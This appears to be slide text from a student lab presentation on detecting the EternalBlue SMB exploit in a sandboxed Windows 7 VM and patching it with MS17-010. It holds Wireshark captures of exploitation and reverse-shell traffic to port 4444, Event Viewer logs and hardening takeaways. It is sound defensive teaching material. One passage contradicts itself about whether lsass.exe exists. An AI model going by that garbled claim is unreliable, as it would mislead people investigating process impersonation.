599	599.500070506	192.168.56.3	192.168.56.2	TCP	60	49158 → 4444 [ACK] Seq=5358 Ack=464142 Win=727808 Len=0
600	599.500070643	192.168.56.3	192.168.56.2	TCP	60	[TCP Window Update] 49158 → 4444 [ACK] Seq=5358 Ack=464142 Win=734208 Len=0
602	599.556600259	192.168.56.3	192.168.56.2	TCP	278	49158 → 4444 [PSH, ACK] Seq=5358 Ack=465454 Win=732928 Len=224
621	659.985052512	192.168.56.3	192.168.56.2	TCP	214	49158 → 4444 [PSH, ACK] Seq=5582 Ack=465582 Win=732928 Len=160
665	720.383347174	192.168.56.3	192.168.56.2	TCP	214	49158 → 4444 [PSH, ACK] Seq=5742 Ack=465710 Win=734208 Len=160
688	780.935806723	192.168.56.3	192.168.56.2	TCP	214	49158 → 4444 [PSH, ACK] Seq=5902 Ack=465838 Win=734208 Len=160

Logging Exploit - Wireshark - Analysis



Filter and Analyze for Successful Exploitation in Wireshark: Specific Targets and Status Flags.

- Check for unexpected error codes or high resource usage that may result from buffer overflows.

The screenshot shows a Wireshark capture of a network packet labeled 'eternalblue.pcapng'. The filter bar at the top is set to 'tcp.stream eq 0'. The packet list on the left shows various TCP and SMB packets. The selected packet (No. 211) is an SMB Trans2 Response with an error status of 'STATUS_INSUFF_SERVER_RESOURCES'. The packet details pane on the right shows the SMB structure, including the Session Setup AndX Request, NTLMSSP_CHALLENGE, and Session Setup AndX Response. The packet bytes pane at the bottom shows the raw hex and ASCII data.

No.	Time	Source	Destination	Protocol	Length	Info
196	585.673675370	192.168.56.2	192.168.56.3	TCP	74	38713 → 445 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3090713286 TSecr=0 WS
199	585.675441168	192.168.56.3	192.168.56.2	TCP	74	445 → 38713 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM TSval=2032
200	585.675555578	192.168.56.2	192.168.56.3	TCP	66	38713 → 445 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=3090713288 TSecr=203278
201	585.697945757	192.168.56.2	192.168.56.3	SMB	154	Negotiate Protocol Request
202	585.705250802	192.168.56.3	192.168.56.2	SMB	197	Negotiate Protocol Response
203	585.705304670	192.168.56.2	192.168.56.3	TCP	66	38713 → 445 [ACK] Seq=89 Ack=132 Win=32000 Len=0 TSval=3090713318 TSecr=203280
204	585.708883965	192.168.56.2	192.168.56.3	SMB	212	Session Setup AndX Request, NTLMSSP_NEGOTIATE
205	585.709916451	192.168.56.3	192.168.56.2	SMB	381	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
206	585.711881558	192.168.56.2	192.168.56.3	SMB	262	Session Setup AndX Request, NTLMSSP_AUTH, User: \
207	585.712789274	192.168.56.3	192.168.56.2	SMB	183	Session Setup AndX Response
208	585.713811929	192.168.56.2	192.168.56.3	SMB	140	Tree Connect AndX Request, Path: \\192.168.56.3\IPC\$
209	585.714299226	192.168.56.3	192.168.56.2	SMB	116	Tree Connect AndX Response
210	585.715619492	192.168.56.2	192.168.56.3	SMB Pi...	144	PeekNamedPipe Request, FID: 0x0000
211	585.716029092	192.168.56.3	192.168.56.2	SMB	105	Trans2 Response, Error: STATUS_INSUFF_SERVER_RESOURCES
222	585.719916062	192.168.56.2	192.168.56.3	SMB	149	Trans2 Request, SESSION_SETUP
223	585.720269998	192.168.56.3	192.168.56.2	SMB	105	Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
224	585.760995638	192.168.56.2	192.168.56.3	TCP	66	38713 → 445 [ACK] Seq=666 Ack=692 Win=31872 Len=0 TSval=3090713374 TSecr=203282
231	587.374864706	192.168.56.2	192.168.56.3	TCP	66	38713 → 445 [FIN, ACK] Seq=666 Ack=692 Win=31872 Len=0 TSval=3090714988 TSecr=203282
232	587.375261237	192.168.56.3	192.168.56.2	TCP	66	445 → 38713 [ACK] Seq=692 Ack=667 Win=65792 Len=0 TSval=203447 TSecr=3090714988
233	587.375664474	192.168.56.3	192.168.56.2	TCP	60	445 → 38713 [RST, ACK] Seq=692 Ack=667 Win=0 Len=0

This image has examples of Reverse Shell, Buffer overflow and unexpected errors. Covering the gamut and enough to confirm successful execution of the EternalBlue exploit.

Logging Exploit - Wireshark - Summary



Filter and Analyze for Successful Exploitation in Wireshark:

Unusually large or malformed SMB packets.

Unexpected SMB responses(e.g., error codes or larger-than-normal payloads).

The presence of reverse shell traffic(connection attempts to the attacker).

Abnormal SMB error codes such as STATUS_INSUFF_SERVER_RESOURCES.

Logging The Exploit - Event Viewer - Security Events



- **4608** indicate LSASS activity - Security State Change
- **4672** indicates privilege escalation - Special Logon
- **4902** indicates policy change - Audit Policy Change


Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	11/8/2024 8:18:38 AM	Microsoft Windows se...	4672	Special Logon
Audit Success	11/8/2024 8:18:38 AM	Microsoft Windows se...	4624	Logon
Audit Success	11/8/2024 8:18:38 AM	Microsoft Windows se...	4672	Special Logon
Audit Success	11/8/2024 8:18:38 AM	Microsoft Windows se...	4624	Logon
Audit Success	11/8/2024 8:18:35 AM	Microsoft Windows se...	4672	Special Logon
Audit Success	11/8/2024 8:18:35 AM	Microsoft Windows se...	4624	Logon
Audit Success	11/8/2024 8:18:35 AM	Microsoft Windows se...	4902	Audit Policy Change
Audit Success	11/8/2024 8:18:35 AM	Microsoft Windows se...	4624	Logon
Audit Success	11/8/2024 8:18:35 AM	Microsoft Windows se...	4608	Security State Change
Audit Success	11/8/2024 8:18:19 AM	Eventlog	1100	Service shutdown
Audit Success	11/8/2024 8:18:11 AM	Microsoft Windows se...	4647	Logoff
Audit Success	11/8/2024 8:17:47 AM	Microsoft Windows se...	4905	Audit Policy Change

There is no "lsass.exe" process in Windows by default—this is usually a typo or a malicious imitation of the legitimate "lsass.exe" process. Legitimate Process: lsass.exe (Local Security Authority Subsystem Service)


"Lasass.exe" is often a malicious file created by attackers to look like lsass.exe, hoping it will be overlooked as legitimate.

Purpose: Malicious actors sometimes use filenames similar to lsass.exe to disguise malware, spyware, or viruses. This fake process may be used to:

- Steal sensitive information
- Collect and send passwords or hashes from the system
- Remain undetected while performing malicious activities



Logging The Exploit - Event Viewer - System Events



The screenshot shows the Windows Event Viewer window. The left pane displays the tree view with 'System' selected under 'Windows Logs'. The right pane shows a list of events. The first event is highlighted in blue. The table below represents the data visible in the event list.

Level	Date and Time	Source	Event ID	Task Category
Critical	11/6/2024 12:35:39 PM	Kernel-Power	41 (63)	
Critical	11/7/2024 9:41:43 AM	Kernel-Power	41 (63)	
Critical	11/7/2024 9:23:12 AM	Kernel-Power	41 (63)	
Critical	11/6/2024 12:06:44 PM	Kernel-Power	41 (63)	
Critical	11/7/2024 7:33:47 AM	Kernel-Power	41 (63)	
Critical	11/6/2024 12:45:37 PM	Kernel-Power	41 (63)	
Critical	11/8/2024 8:06:28 AM	Kernel-Power	41 (63)	
Error	11/7/2024 9:23:17 AM	EventLog	6008	None
Error	11/6/2024 12:45:41 PM	EventLog	6008	None
Error	11/7/2024 9:41:47 AM	EventLog	6008	None
Error	11/6/2024 12:06:54 PM	EventLog	6008	None
Error	11/6/2024 12:35:43 PM	EventLog	6008	None
Error	11/7/2024 7:33:50 AM	EventLog	6008	None
Error	11/8/2024 8:06:35 AM	EventLog	6008	None
Information	11/6/2024 12:37:49 PM	Service Control Mana...	7036	None

The Kernel-Power and EventLog logs showed that there were significant hits on each and both events correspond to the same time stamp present in the Security Events (previous slide). The system was panicking and became so overwhelmed it couldn't keep a coherent record of what has happening.

Sealing the Hole - MS17_010 Patch install



Research revealed the patch name and location best suited for safe download. It was then necessary to find a way to get the MS17_010 patch installed on the machine. Sharing a drive was the approach because the Windows machine was isolated from internet. (This assumes the role of a security team actor running the process). The drive was setup on local host and then handoff through VirtualBox to the Windows 7 machine.

Microsoft®Update Catalog

KB4012212

FAQ | help

"KB4012212"

Updates: 1 - 6 of 6 (page 1 of 1)

Title	Products	Classification	Last Updated
March, 2017 Security Only Quality Update for Windows Server 2008 R2 for x64-based Systems (KB4012212)	Windows Server 2008 R2	Security Updates	3/28/2017
March, 2017 Security Only Quality Update for Windows 7 (KB4012212)	Windows 7	Security Updates	3/28/2017
March, 2017 Security Only Quality Update for Windows Embedded Standard 7 for x64-based Systems (KB4012212)	Windows Embedded Standard 7	Security Updates	3/28/2017
March, 2017 Security Only Quality Update for Windows Embedded Standard 7 (KB4012212)	Windows Embedded Standard 7	Security Updates	3/28/2017
March, 2017 Security Only Quality Update for Windows 7 for x64-based Systems (KB4012212)	Windows 7	Security Updates	3/28/2017
March, 2017 Security Only Quality Update for Windows Server 2008 R2 for Itanium-based Systems (KB4012212)	Windows Server 2008 R2	Security Updates	3/28/2017

© 2024 Microsoft Corporation. All Rights Reserved. | [privacy](#) | [Consumer Health Privacy](#) | [terms of use](#) | [help](#) |

Windows 7 test [Running]

Computer > CD Drive (D:) VirtualBox Guest Additions

Search CD Drive (D:) VirtualBox Guest Additions

Organize Share with

Favorites

Desktop

Downloads

Recent Places

Libraries

Documents

Music

Pictures

Videos

Homegroup

Computer

Local Disk (C:)

CD Drive (D:) Virtual



Network

Name	Date modified	Type	Size
cert	10/10/2024 10:52 ...	File folder	
NT3x	10/10/2024 10:52 ...	File folder	
OS2	10/10/2024 10:52 ...	File folder	
AUTORUN	9/16/2024 7:49 AM	Setup Information	2 KB
autorun.sh	10/10/2024 10:51 ...	SH File	7 KB
runasroot.sh	10/10/2024 10:51 ...	SH File	5 KB
VBoxDarwinAdditions.pkg	10/10/2024 10:51 ...	PKG File	2,045 KB
VBoxDarwinAdditionsUninstall.tool	10/10/2024 10:51 ...	TOOL File	5 KB
VBoxLinuxAdditions.run	10/10/2024 10:51 ...	RUN File	6,469 KB
VBoxLinuxAdditions-arm64.run	10/10/2024 10:51 ...	RUN File	2,819 KB
VBoxSolarisAdditions.pkg	10/10/2024 10:51 ...	PKG File	9,310 KB
VBoxWindowsAdditions	10/10/2024 10:27 ...	Application	1,044 KB
VBoxWindowsAdditions-amd64	10/10/2024 10:50 ...	Application	16,816 KB
VBoxWindowsAdditions-x86	10/10/2024 10:50 ...	Application	9,850 KB
windows11-bypass	3/10/2023 4:54 AM	Registration Entries	1 KB

Sealing the Hole - Setup Sandboxed Share



The Windows 7 VM is “sandboxed” without internet connection. So the **MS017-010** patch install had to be pushed through a shared drive via the “Kali VM” onto the “Windows 7 VM”. After creating a directory and moving the patch on a local drive the Kali VM could then share across the network with proper configurations. This was more trial and error but successful installation was achieved.



How MS17-010 Stops EternalBlue

Prevents Remote Code Execution (RCE):

MS17-010 fixes this flaw by properly validating the input received through SMBv1, making it impossible for attackers to overflow the buffer and execute arbitrary code.

Fixes SMB Memory Handling:

SMBv1 handles specific requests. EternalBlue took advantage of a memory corruption issue, and MS17-010 ensures that the system securely handles SMB packets to prevent exploitation.

Removes the Attack Vector:

By patching SMBv1, MS17-010 eliminates the avenue that EternalBlue used to spread across networks, thus mitigating the attack.

The Takeaways

This project was a clear demonstration of the importance of the role cybersecurity plays in combating the ever evolving digital battleground. Software vulnerabilities are **inevitable**. It's more about when we as cybersecurity professionals discover the vulnerability and not if it exists. It clearly exists. The demonstration also gave insight into what practices are instrumental in ensuring and hardening a system as much as possible. By utilizing the following steps:

- **Patch management process** - update and test Patch early patch often
- **Minimize attack surface** - disable unused services
- **Network segmentation** - reduces spread
- **Monitor and logging** - crucial in what is going on, who is involved and how you might contain/track attack/attacker.

Resources of Lecture



Main Reference Repo



VirtualBox



Windows 7
(Metasploitable3)



Kali Linux



Attacking Network Protocols


A Hacker's Guide to Capture, Analysis, and Exploitation



James Forshaw
Foreword by Katie Moussouris

The Art of Cyberwarfare

An Investigator's Guide to Espionage, Ransomware, and Organized Cybercrime



Jon DiMaggio

Telegram Resources Channel

Telegram Contact:



For **navigate** to links press: Ctrl + click



Thank You

ETERNALBLUE

CVE-2017:0144